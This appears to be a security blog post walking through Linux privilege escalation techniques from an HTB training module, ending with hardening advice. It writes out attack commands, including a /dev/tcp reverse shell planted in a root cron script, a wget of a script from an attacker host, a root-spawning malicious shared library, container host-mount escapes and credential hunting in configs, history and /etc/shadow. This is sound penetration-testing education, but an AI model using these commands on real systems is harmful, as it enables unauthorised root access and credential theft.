Listen to this Post

Introduction:
Privilege escalation is a cornerstone of Linux penetration testing and Capture The Flag (CTF) challenges, enabling an attacker with initial low-privileged access to elevate to root or another higher-privileged user. Understanding the techniques and tools used to identify and exploit misconfigurations, vulnerable services, and kernel flaws is essential for both red teamers and system defenders. This article distills the core concepts from the HTB Linux Privilege Escalation module, providing a hands‑on walkthrough of enumeration, exploitation, and hardening.
Learning Objectives:
- Perform comprehensive Linux system enumeration to gather critical information.
- Exploit outdated services and kernel vulnerabilities to gain root access.
- Identify and abuse common misconfigurations such as SUID binaries and cron jobs.
- Hunt for credentials left exposed in files, logs, and memory.
- Leverage privileged group memberships (e.g., docker, lxd) for privilege escalation.
- Apply advanced techniques including capabilities and shared library hijacking.
- Implement hardening measures to secure Linux systems against these attacks.
You Should Know:
- Linux Enumeration – The Foundation of Privilege Escalation
Effective privilege escalation starts with thorough enumeration. The goal is to gather as much information as possible about the target system, including user privileges, running services, kernel version, and misconfigured files.
Step‑by‑step guide:
 Basic system info
whoami
id
hostname
uname -a
cat /etc/os-release

User and group information
cat /etc/passwd
cat /etc/group
ls -la /home/

Sudo privileges
sudo -l

SUID and SGID binaries (commonly exploited)
find / -perm -4000 -type f 2>/dev/null
find / -perm -2000 -type f 2>/dev/null

World‑writable files/directories
find / -writable -type f 2>/dev/null | grep -v proc
find / -writable -type d 2>/dev/null

Running processes and services
ps aux
ps aux | grep root
netstat -tulpn

Cron jobs
cat /etc/crontab
ls -la /etc/cron
Explanation: These commands reveal low‑hanging fruit: binaries running with elevated privileges, writable system files, scheduled tasks that may be hijacked, and services listening on internal ports. Always redirect errors to /dev/null to avoid permission‑denied clutter.
2. Exploiting Vulnerable Services and Outdated Kernels
Outdated software and kernels are a prime target. Kernel exploits can directly yield root, while vulnerable services may be leveraged for remote code execution or lateral movement.
Step‑by‑step guide:
 Detect kernel version and search for exploits
uname -a
 Example output: Linux victim 4.4.0-116-generic 140-Ubuntu
searchsploit linux kernel 4.4.0

Check running services and their versions
ps aux | grep -E "apache|nginx|mysql|ssh"
 For web servers, check version headers or use curl
curl -I http://localhost

Use automated tools like LinPEAS or linux-exploit-suggester
wget http://<attacker_ip>/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
Explanation: After identifying a vulnerable kernel (e.g., CVE-2017-1000112), compile and run the corresponding exploit on the target. Always test exploits in a controlled environment first. For services, check if they run as root and attempt to exploit known CVEs or misconfigurations (e.g., writing to a web root).
- Abusing Misconfigurations – SUID, Writable Files, and Cron Jobs
Misconfigured file permissions and scheduled tasks are classic escalation paths. Common abuses include SUID binaries that allow arbitrary file reads/writes, world‑writable scripts executed by root, and cron jobs that run with higher privileges.
Step‑by‑step guide:
 Find SUID binaries and test for known exploits
find / -perm -4000 -type f 2>/dev/null
 Example: if /usr/bin/pkexec exists, try CVE-2021-4034 (pwnkit)
 For a custom SUID binary, examine its behavior

World‑writable files owned by root
find / -writable -user root -type f 2>/dev/null | grep -v proc
 If a script is writable and executed by root (e.g., cron), insert a reverse shell
echo '!/bin/bash' > /path/to/writable/script
echo 'bash -i >& /dev/tcp/<attacker_ip>/4444 0>&1' >> /path/to/writable/script

Exploit cron jobs that run scripts from writable directories
cat /etc/crontab
 If a script runs every minute from a world‑writable location, replace it
Explanation: Always verify if an SUID binary can be used to read sensitive files (e.g., /etc/shadow) or spawn a shell with `-p` flag. For cron jobs, check the path and ensure you can write to the script or its parent directory. A classic trick: if a cron job runs a script that doesn’t use absolute paths, you might be able to hijack the PATH.
- Credential Hunting – Finding Passwords in Plain Sight
Credentials are often stored in configuration files, backup scripts, or even in plaintext within running processes. Hunting for them can quickly escalate privileges.
Step‑by‑step guide:
 Search for common password files
grep -r "password" /etc/ 2>/dev/null
grep -r "pass" /home/ 2>/dev/null

Look for configuration files of installed applications
find / -name ".conf" -type f 2>/dev/null | xargs grep -i "password" 2>/dev/null

Check shell history for passwords typed on command line
cat ~/.bash_history
cat ~/.zsh_history
 Also check root's history if readable
cat /root/.bash_history 2>/dev/null

Examine running processes for command‑line arguments containing passwords
ps aux | grep -E "pass|pwd|key"

Dump memory of processes (requires gdb or similar tools) for sensitive data
 Example: dump Firefox memory to find saved logins (advanced)
Explanation: Developers and administrators often inadvertently leave credentials in scripts, configs, or command history. Tools like `truffleHog` or `gitLeaks` can be used if git repositories are present. For a quick win, check `/var/www/html` for database connection strings.
- Privileged Group Membership – Docker, LXD, Disk, and Others
Membership in certain groups can be a direct ticket to root. For example, the `docker` group allows mounting the host filesystem, `lxd` can escalate via image imports, and the `disk` group gives raw access to block devices.
Step‑by‑step guide:
 Check group memberships
id

If in docker group
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
 This mounts the host root inside the container and drops you into a shell

If in lxd group
 On attacker machine, build an LXD image with root filesystem
lxc image import alpine.tar.gz alpine.root --alias alpine
lxc init alpine privesc -c security.privileged=true
lxc config device add privesc host-root disk source=/ path=/mnt/root
lxc start privesc
lxc exec privesc /bin/sh
 Now you have access to /mnt/root (host filesystem)

If in disk group
debugfs /dev/sda1
 Inside debugfs, you can read any file
cat /etc/shadow
Explanation: These groups are often overlooked. The `disk` group allows direct read/write to block devices, so you can extract the shadow file or even modify the filesystem. The `docker` and `lxd` groups effectively grant root because they can bind‑mount the host filesystem.
- Advanced Techniques – Capabilities, Shared Library Hijacking, and More
Beyond basic misconfigurations, advanced techniques leverage Linux capabilities, shared library loading, and sudoers file abuse.
Step‑by‑step guide:
 Check for binaries with special capabilities
getcap -r / 2>/dev/null
 If a binary has cap_setuid+ep, it can change UID
 Example: /usr/bin/python3.8 = cap_setuid+ep
 Then run: python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'

Shared library hijacking
 Find binaries that load custom libraries
ldd /path/to/binary
 If a missing library is found in a writable directory, create a malicious .so
gcc -shared -fPIC -o /tmp/libexample.so.1 -x c - << EOF
include <stdio.h>
include <sys/types.h>
include <stdlib.h>
void <strong>attribute</strong>((constructor)) init(){
setuid(0); setgid(0); system("/bin/bash");
}
EOF
 Then run the binary that loads that library

Sudo rights abuse
sudo -l
 If you can run a command with NOPASSWD, check GTFOBins for known escapes
 Example: sudo awk 'BEGIN {system("/bin/sh")}'
Explanation: Capabilities allow fine‑grained privileges without full root. If a binary has cap_setuid, it can change its UID to root. Shared library hijacking requires finding a binary that looks for a library in a writable path. GTFOBins is an invaluable resource for sudo/SUID escalation.
7. Hardening Best Practices – Preventing Privilege Escalation
Defenders can implement measures to mitigate these techniques. Hardening involves patching, proper permissions, and monitoring.
Step‑by‑step guide:
 Keep system and packages updated
apt update && apt upgrade -y  Debian/Ubuntu
yum update -y  RHEL/CentOS

Remove unnecessary SUID binaries
chmod -s /path/to/binary

Restrict cron jobs to root‑owned directories and use absolute paths
 In /etc/crontab, always specify full path to scripts

Disable root login over SSH and use sudo with restrictions
 Edit /etc/ssh/sshd_config: PermitRootLogin no

Use AppArmor or SELinux to confine processes

Regularly audit file permissions and user groups
 Remove users from dangerous groups (docker, disk, etc.) unless necessary

Monitor for suspicious activity with auditd
auditctl -w /etc/passwd -p wa -k passwd_changes
auditctl -w /bin/su -p x -k su_exec
Explanation: Regular updates close kernel and service vulnerabilities. Removing SUID from binaries that don’t need them reduces attack surface. Group memberships should be reviewed periodically. Monitoring with auditd helps detect privilege escalation attempts early.
What Undercode Say:
- Key Takeaway 1: Privilege escalation is a systematic process; thorough enumeration reveals the weakest link, whether a misconfigured file, an outdated kernel, or a careless credential left behind.
- Key Takeaway 2: Understanding both the offensive techniques and the defensive hardening measures is crucial. What an attacker exploits, a defender must lock down.
- Analysis: The HTB CPTS module provides a structured path to mastering these skills. The techniques covered—from basic SUID abuse to advanced capability hijacking—reflect real‑world scenarios encountered in penetration tests. The key is to combine automated tools (like LinPEAS) with manual inspection to uncover subtle flaws. For defenders, continuous monitoring and principle of least privilege are paramount. As systems grow more complex, the interplay between misconfigurations and kernel flaws will remain a fertile ground for privilege escalation, making this knowledge evergreen for security professionals.
Prediction:
As Linux adoption expands in cloud and containerized environments, privilege escalation techniques will evolve to target orchestrators (Kubernetes), container escape vectors, and serverless components. Kernel exploits will become rarer due to rapid patching, but misconfigurations—especially in CI/CD pipelines and infrastructure‑as‑code—will provide new avenues. Automated auditing tools will improve, but so will attacker stealth, leading to a cat‑and‑mouse game where privilege escalation becomes more about abusing legitimate functionalities (e.g., cloud metadata services) than traditional binary exploits. Staying ahead requires continuous learning and hands‑on practice in environments like HTB.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mohamed Soliman – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


